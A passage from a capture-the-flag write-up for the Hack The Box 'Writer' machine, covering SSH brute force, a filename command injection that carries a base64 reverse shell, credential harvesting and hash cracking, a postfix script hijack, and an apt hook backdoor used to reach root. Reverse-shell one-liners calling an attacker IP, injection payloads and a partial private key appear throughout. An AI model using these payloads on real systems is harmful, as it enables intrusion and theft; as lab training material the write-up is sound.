[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "password123" - 6 of 7 [child 5] (0/0)
[ATTEMPT] target 10.10.11.101 - login "kyle" - pass "softw4are" - 7 of 7 [child 6] (0/0)
[22][ssh] host: 10.10.11.101   login: kyle   password: marcoantonio
```

Go to Login via SSH.

1.8 Payload Injection

1.8.1 Reverse shell

Reverse shell for the payload

```
# Reverse Shell
rm /tmp/sd;mkfifo /tmp/sd;cat /tmp/sd|/bin/sh -i 2>&1|nc 10.10.14.33 5555 >/tmp/sd

# Encode Base64
cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiYxfG5jIDEwLjEwLjE0LjMzIDU-
1NTUgPi90bXAvc2Qg
```

Generate the payload as output in .jpg format. Please note that the

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/weaponized/www$ touch 'sd1.
jpg; `echo cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyP
iYxfG5jIDEwLjEwLjE0LjMzIDU1NTUgPi90bXAvc2Qg | base64 -d | bash`;'
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/weaponized/www$ ls
'sd1.jpg; `echo cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1p
ICAyPiYxfG5jIDEwLjEwLjE0LjMzIDU1NTUgPi90bXAvc2Qg | base64 -d | bash`;'
```


1.8.2 Prepare listener

Open listener with nc tool.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

1.8.3 Upload payload

Upload the payload and edit it via Burp Suite.



1.8.4 Injection

During the request edit as follow

```
-----------------------------8487835572449770561156154119 7
Content-Disposition: form-data; name="image"; filename="sd1.jpg; `echo
cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiYxfG5jIDEwLjEwLjE0LjMzIDUlNTUg
Pi90bXAvc2Qg | base64 -d | bash`;"
Content-Type: application/octet-stream


-----------------------------8487835572449770561156154119 7
Content-Disposition: form-data; name="image_url"

file:///var/www/writer.htb/writer/static/img/sd1.jpg; `echo
cm0gL3RtcC9zZDtta2ZpZm8gL3RtcC9zZDtjYXQgL3RtcC9zZHwvYmluL3NoIC1pICAyPiYxfG5jIDEwLjEwLjE0LjMzIDUlNTUg
Pi90bXAvc2Qg | base64 -d | bash`;
```

1.8.5 Shell gained

After forwarded the request. Shell should gain.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/weaponized$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.101.
Ncat: Connection from 10.10.11.101:54056.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ which python3
/usr/bin/python3
$ python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm-256color
www-data@writer:/$ export TERM=xterm-256color
www-data@writer:/$
```

1.8.6 LinPeas Enumeration

Discover mariadb.cnf contain db crendetials.

```
╣ MySQL connection using root/NOPASS ................... No
╔═══════════╣ Searching mysql credentials and exec
From '/etc/mysql/mariadb.cnf' Mysql user: user = djangouser
From '/etc/mysql/mariadb.conf.d/50-server.cnf' Mysql user: user                    = mysql
Found readable /etc/mysql/my.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
[client]
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8

╔═══════════╣ Analyzing MariaDB Files (limit 70)
-rw-r--r-- 1 root root 972 May 19  2021 /etc/mysql/mariadb.cnf
[client-server]
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/
[client]
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8

-rw------- 1 root root 261 May 18  2021 /etc/mysql/debian.cnf
```

2.0 INITIAL ACCESS

2.1 Gather User Hash

Obtain credentials via /etc/mysql/mariadb.cnf

```
www-data@writer:/etc/mysql$ cat mariadb.cnf
# The MariaDB configuration file
#
# The MariaDB/MySQL tools read configuration files in the following order:
# 1. "/etc/mysql/mariadb.cnf" (this file) to set global defaults,
# 2. "/etc/mysql/conf.d/*.cnf" to set global options.
# 3. "/etc/mysql/mariadb.conf.d/*.cnf" to set MariaDB-only options.
# 4. "~/.my.cnf" to set user-specific options.
#
# If the same option is defined multiple times, the last one will apply.
#
# One can use all long options that the program supports.
# Run program with --help to get a list of available options and with
# --print-defaults to see which it would actually understand and use.

#
# This group is read both both by the client and the server
# use it for options that affect everything
#
[client-server]

# Import all .cnf files from configuration directory
!includedir /etc/mysql/conf.d/
!includedir /etc/mysql/mariadb.conf.d/

[client]
database = dev
user = djangouser
password = DjangoSuperPassword
default-character-set = utf8
www-data@writer:/etc/mysql$
```

2.2 Password Hard

Get password hash via DB connection.

```
MariaDB [dev]> select * from auth_user
    -> ;
+----+------------------------------------------------------------------------------
----------------+------------+--------------+----------+------------+-----------
+-----------------+----------+-----------+----------------------------+
| id | password
                | last_login | is_superuser | username | first_name | last_name
| email           | is_staff | is_active | date_joined                |
+----+------------------------------------------------------------------------------
----------------+------------+--------------+----------+------------+-----------
+-----------------+----------+-----------+----------------------------+
|  1 | pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZC
S7DV6l5dpuXM4A= | NULL       |            1 | kyle     |            |
| kyle@writer.htb |        1 |         1 | 2021-05-19 12:41:37.168368 |
+----+------------------------------------------------------------------------------
----------------+------------+--------------+----------+------------+-----------
+-----------------+----------+-----------+----------------------------+
1 row in set (0.000 sec)
```

2.3 Crack Hash

Crack the hash with hashcat and set -m option to 10000.

```
Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 64 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8dYWMGYlz4dSArozTY7wcZCS7DV6l5dpuXM4A=:marcoantonio

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Django (PBKDF2-SHA256)
Hash.Target......: pbkdf2_sha256$260000$wJO3ztk0fOlcbssnS1wJPD$bbTyCB8...uXM4A=
Time.Started.....: Fri Dec 10 18:43:49 2021 (2 mins, 9 secs)
Time.Estimated...: Fri Dec 10 18:45:58 2021 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:       74 H/s (6.67ms) @ Accel:64 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 9472/14344384 (0.07%)
Rejected.........: 0/9472 (0.00%)
Restore.Point....: 9344/14344384 (0.07%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:259072-259999
Candidates.#1....: jaguars -> krystal1

Started: Fri Dec 10 18:43:20 2021
Stopped: Fri Dec 10 18:46:00 2021
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer/target-items/hash-dir$
```

3.0 LOCAL PRIVILEGES ESCALATION

3.1 Login via SSH

Login with cracked password via SSH. Sudo permission not allowed.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ ssh kyle@writer.htb
The authenticity of host 'writer.htb (10.10.11.101)' can't be established.
ED25519 key fingerprint is SHA256:EcmD06Im3Ox+/6cWwJX2eaLFPlgm/TO0Jw20KJK1XSw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'writer.htb' (ED25519) to the list of known hosts.
kyle@writer.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Tue  7 Dec 02:22:05 UTC 2021

  System load:  0.12               Processes:             253
  Usage of /:   64.0% of 6.82GB    Users logged in:       0
  Memory usage: 21%                IPv4 address for eth0: 10.10.11.101
  Swap usage:   0%

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

     https://microk8s.io/

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 28 09:03:32 2021 from 10.10.14.19
kyle@writer:~$ sudo -l
[sudo] password for kyle:
Sorry, user kyle may not run sudo on writer.
kyle@writer:~$ ls -la
```

3.2 John SSH directory

Discovered the john user .ssh directory.

```
kyle@writer:/home$ ls -la
total 16
drwxr-xr-x  4 root root 4096 Jul  9 10:59 .
drwxr-xr-x 20 root root 4096 Jul  9 10:59 ..
drwxr-xr-x  4 john john 4096 Aug  5 09:56 john
drwxr-xr-x  3 kyle kyle 4096 Aug  5 09:59 kyle
kyle@writer:/home$ cd john
kyle@writer:/home/john$ ls -la
total 28
drwxr-xr-x 4 john john 4096 Aug  5 09:56 .
drwxr-xr-x 4 root root 4096 Jul  9 10:59 ..
lrwxrwxrwx 1 root root    9 May 19  2021 .bash_history -> /dev/null
-rw-r--r-- 1 john john  220 May 14  2021 .bash_logout
-rw-r--r-- 1 john john 3771 May 14  2021 .bashrc
drwx------ 2 john john 4096 Jul 28 09:19 .cache
-rw-r--r-- 1 john john  807 May 14  2021 .profile
drwx------ 2 john john 4096 Jul  9 12:29 .ssh
kyle@writer:/home/john$ cd .ssh
-bash: cd: .ssh: Permission denied
kyle@writer:/home/john$ ps aux
```

3.3 Network status

Discovered that port 25 is open locally.

```
kyle@writer:/var/www/writer2_project$ ss -ltnp
State      Recv-Q     Send-Q     Local Address:Port      Peer Address:Port      Process
LISTEN     0          80             127.0.0.1:3306          0.0.0.0:*
LISTEN     0          50               0.0.0.0:139           0.0.0.0:*
LISTEN     0          10             127.0.0.1:8080          0.0.0.0:*
LISTEN     0          4096       127.0.0.53%lo:53            0.0.0.0:*
LISTEN     0          128              0.0.0.0:22            0.0.0.0:*
LISTEN     0          100            127.0.0.1:25            0.0.0.0:*
LISTEN     0          50               0.0.0.0:445           0.0.0.0:*
LISTEN     0          50                  [::]:139              [::]:*
LISTEN     0          511                    *:80                  *:*
LISTEN     0          128                 [::]:22               [::]:*
LISTEN     0          50                  [::]:445              [::]:*
kyle@writer:/var/www/writer2_project$
```

3.4 Current User and Groups

Check on current user and groups. Discovered 2 group which is filter and smbgroup. Also discovered all files that under filter groups.

```
kyle@writer:/var/www/writer2_project$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
kyle@writer:/var/www/writer2_project$ find / -group filter 2> /dev/null
/etc/postfix/disclaimer
/var/spool/filter
```

3.5 Disclaimer bash script

3.5.1 File permission

Check file permission for this script. Filter group allowed FULL control over the file.

```
kyle@writer:/etc/postfix$ ls -la
total 140
drwxr-xr-x   5 root root    4096 Jul  9 10:59 .
drwxr-xr-x 102 root root    4096 Jul 28 06:32 ..
-rwxrwxr-x   1 root filter  1021 Dec 11 03:04 disclaimer
-rw-r--r--   1 root root      32 May 13  2021 disclaimer_addresses
-rw-r--r--   1 root root     749 May 13  2021 disclaimer.txt
-rw-r--r--   1 root root      60 May 13  2021 dynamicmaps.cf
drwxr-xr-x   2 root root    4096 Jun 19  2020 dynamicmaps.cf.d
-rw-r--r--   1 root root    1330 May 18  2021 main.cf
-rw-r--r--   1 root root   27120 May 13  2021 main.cf.proto
lrwxrwxrwx   1 root root      31 May 13  2021 makedefs.out -> /usr/share/postfix/makedefs.out
-rw-r--r--   1 root root    6373 Dec 11 03:04 master.cf
-rw-r--r--   1 root root    6208 May 13  2021 master.cf.proto
-rw-r--r--   1 root root   10268 Jun 19  2020 postfix-files
drwxr-xr-x   2 root root    4096 Jun 19  2020 postfix-files.d
-rwxr-xr-x   1 root root   11532 Jun 19  2020 postfix-script
-rwxr-xr-x   1 root root   29872 Jun 19  2020 post-install
drwxr-xr-x   2 root root    4096 Jun 19  2020 sasl
```

3.5.2 Scripts

Bash script

```
kyle@writer:/dev/shm$ cat /etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                    --disclaimer=/etc/postfix/disclaimer.txt \
                    --disclaimer-html=/etc/postfix/disclaimer.txt \
                    --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
                     { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?
```

3.5.3 Disclaimer address

Check disclaimer address. Discovered kyle and root email address.

```
kyle@writer:/etc/postfix$ cat /etc/postfix/disclaimer_addresses
root@writer.htb
kyle@writer.htb
```

3.5.4 Execute script

Test running the disclaimer script. Seem like the output is different each time executed.

```
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97290: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97293: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97296: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$ ./disclaimer
./disclaimer: 20: cannot create in.97298: Permission denied
Cannot save mail to file
kyle@writer:/etc/postfix$
```

4.0 LOCAL PRIVILEGES ESCALATION AS JOHN

4.1 LinPeas Enumeration

Discover master.cf file and user john will run execute the disclaimer script when receive email.

```
-rw-r--r-- 1 root root 6373 Dec 11 04:12 /etc/postfix/master.cf
  flags=DRhu user=vmail argv=/usr/bin/maildrop -d ${recipient}
#  user=cyrus argv=/cyrus/bin/deliver -e -r ${sender} -m ${extension} ${user}
#  flags=R user=cyrus argv=/cyrus/bin/deliver -e -m ${extension} ${user}
  flags=Fqhu user=uucp argv=uux -r -n -z -a$sender - $nexthop!rmail ($recipient)
  flags=F user=ftn argv=/usr/lib/ifmail/ifmail -r $nexthop ($recipient)
  flags=Fq. user=bsmtp argv=/usr/lib/bsmtp/bsmtp -t$nexthop -f$sender $recipient
  flags=R user=scalemail argv=/usr/lib/scalemail/bin/scalemail-store ${nexthop} ${user} ${extension}
  flags=FR user=list argv=/usr/lib/mailman/bin/postfix-to-mailman.py
  flags=Rq user=john argv=/etc/postfix/disclaimer -f ${sender} -- ${recipient}
```

Resource from Hacktricks

> **Postfix**
>
> Usually, if installed, in `/etc/postfix/master.cf` contains **scripts to execute** when for example a new mail is receipted by a user. For example the line `flags=Rq user=mark argv=/etc/postfix/filtering-f ${sender} -- ${recipient}` means that `/etc/postfix/filtering` will be executed if a new mail is received by the user mark.

4.2 Payload Reverse Shell Script

Prepare reverse shell script and rename as disclaimer file.

```
#!/bin/sh
# Localize these.
rm /tmp/delete;mkfifo /tmp/delete;cat /tmp/delete|/bin/sh -i 2>&1|nc 10.10.14.33 5555 >/tmp/delete
```

4.3 Python Send Mail script

Simple python3 send mail script. As knowing that kyle email address format from above disclaimer address.

```python
#!/usr/bin/python3

import smtplib

sender = "kyle@writer.htb"
receivers = "john@writer.htb"

message = """
Subject: SMTP e-mail test

This is a test e-mail message.
"""

try:
   smtpObj = smtplib.SMTP('localhost')
   smtpObj.sendmail(sender, receivers, message)
   print("Successfully sent email")
except SMTPException:
   print("Error: unable to send email")
```

Transfer both payload reverse shell script(+x permission) and python script to target machine.

```
kyle@writer:/dev/shm$ ls -la
total 8
drwxrwxrwt  2 root root   80 Dec 11 05:35 .
drwxr-xr-x 18 root root 4000 Dec 11 03:46 ..
-rwxrwxrwx  1 kyle kyle 1121 Dec 11 05:13 disclaimer
-rw-rw-r--  1 kyle kyle  370 Dec 11 05:33 sendmail.py
kyle@writer:/dev/shm$
```

4.4 Payload execution

Replace the payload with the original /etc/postfix/disclaimer. Next, execute the python script in victim machine.

```
kyle@writer:/dev/shm$ cp /dev/shm/disclaimer /etc/postfix/disclaimer
kyle@writer:/dev/shm$ python3 /dev/shm/sendmail.py
Successfully sent email
```

4.5 John Shell Gain

Get reverse shell as john.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.101.
Ncat: Connection from 10.10.11.101:46478.
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=1001(john) gid=1001(john) groups=1001(john)
$ python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm-256colorjohn@writer:/var/spool/postfix$
export TERM=xterm-256color
john@writer:/var/spool/postfix$ ^Z
[1]+  Stopped                 nc -lvnp 5555
```

4.6 John SSH key

Obtain ssh key in john/.ssh directory. Login SSH as john.

```
john@writer:/home/john/.ssh$ ls -la
total 20
drwx------ 2 john john 4096 Jul  9 12:29 .
drwxr-xr-x 4 john john 4096 Aug  5 09:56 ..
-rw-r--r-- 1 john john  565 Jul  9 12:29 authorized_keys
-rw------- 1 john john 2602 Jul  9 12:29 id_rsa
-rw-r--r-- 1 john john  565 Jul  9 12:29 id_rsa.pub
john@writer:/home/john/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxqOWLbG36VBpFEz2ENaw0DfwMRLJdD3QpaIApp27SvktsWY3hOJz
```

4.7 John Group

Check sudo permission, current user and groups. Discover that john in under group management. Management group can access to apt.conf.d directory.

```
john@writer:~$ sudo -l
[sudo] password for john:
Sorry, try again.
[sudo] password for john:
sudo: 1 incorrect password attempt
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),1003(management)
john@writer:~$ find / -group management 2> /dev/null
/etc/apt/apt.conf.d
john@writer:~$
```

4.8 APT Conf directory

Discover that management group has full permission to apt.conf.d directory.

```
john@writer:/etc/apt$ ls -la
total 36
drwxr-xr-x   7 root root       4096 Jul  9 10:59 .
drwxr-xr-x 102 root root       4096 Jul 28 06:32 ..
drwxrwxr-x   2 root management 4096 Dec 11 03:56 apt.conf.d
drwxr-xr-x   2 root root       4096 Jul  9 10:59 auth.conf.d
drwxr-xr-x   2 root root       4096 Jul  9 10:59 preferences.d
-rw-r--r--   1 root root       2777 May 13  2021 sources.list
-rw-r--r--   1 root root       2743 Feb  1  2021 sources.list.curtin.old
drwxr-xr-x   2 root root       4096 Jul  9 10:59 sources.list.d
drwxr-xr-x   2 root root       4096 Jul  9 10:59 trusted.gpg.d
john@writer:/etc/apt$
```

5.0 ROOT ACCESS

Refer to Hacking Article source.

And we know **apt.conf.d** file has full permission as said above (You can also manually check to ensure the writable directory using find command) in the lab setup. Therefore, we will create a malicious file inside apt.conf.d by injecting netcat reverse backdoor:

```
echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh
```

5.1 Create reverse shell

Create reverse shell file inside apt.conf.d directory.

```
john@writer:/etc/apt/apt.conf.d$ echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.33 5555 >/tmp/f"};' > soda_shell
john@writer:/etc/apt/apt.conf.d$ ls
01autoremove      10periodic      20archive     20snapd.conf         70debconf          soda_shell
01-vendor-ubuntu  15update-stamp  20packagekit  50command-not-found  99update-notifier
john@writer:/etc/apt/apt.conf.d$ ls
01autoremove      10periodic      20archive     20snapd.conf         70debconf          soda_shell
01-vendor-ubuntu  15update-stamp  20packagekit  50command-not-found  99update-notifier
john@writer:/etc/apt/apt.conf.d$ ls
01autoremove      10periodic      20archive     20snapd.conf         70debconf          soda_shell
01-vendor-ubuntu  15update-stamp  20packagekit  50command-not-found  99update-notifier
john@writer:/etc/apt/apt.conf.d$
```

verify revsh file exist

5.2 Root shell gain

Netcat receive connection as ROOT user.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Writer$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.101.
Ncat: Connection from 10.10.11.101:47508.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c "import pty; pty.spawn('bash')"
export TERM=xterm-256colorroot@writer:/tmp#
export TERM=xterm-256color
root@writer:/tmp# ^Z
[1]+  Stopped                 nc -lvnp 5555
```